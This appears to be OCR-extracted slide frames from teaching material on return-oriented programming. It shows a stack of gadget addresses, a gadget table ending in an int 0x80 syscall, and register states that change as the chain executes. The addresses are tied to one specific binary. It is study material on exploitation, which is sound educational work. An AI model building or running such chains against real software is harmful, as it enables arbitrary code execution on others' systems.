

0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x080ea060
%ebx
%ecx
%edx 0x080ea06c
%esp 0xbffff638
%ebp 0x65646362
%eip 0x0809a67f



pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1


%eax	0x080ea060
%ebx	
%ecx	
%edx	0x080ea06c
%esp	0xbffff63c
%ebp	0x65646362
%eip	0x0806e91a


0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x080ea060
%ebx
%ecx
%edx 0x080ea070
%esp 0xbffff640
%ebp 0x65646362
%eip 0x0806e91b





```
pop %edx                0x806e91a
ret                     0x806e91b
pop %eax                0x80bb6d6
ret                     0x80bb6d7
mov %eax,(%edx)         0x809a67d
ret                     0x809a67f
xor %eax,%eax           0x80541b0
ret                     0x80541b2
pop %ebx                0x80481c9
ret                     0x80481ca
pop %ecx                0x80e4bd1
ret                     0x80e4bd2
inc %eax                0x807b406
ret                     0x807b407
int 0x80                0x80493e1
```


%eax	0x080ea060
%ebx	
%ecx	
%edx	0x080ea070
%esp	0xbffff644
%ebp	0x65646362
%eip	0x080541b0




pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	
%ecx	
%edx	0x080ea070
%esp	0xbffff644
%ebp	0x65646362
%eip	0x080541b2

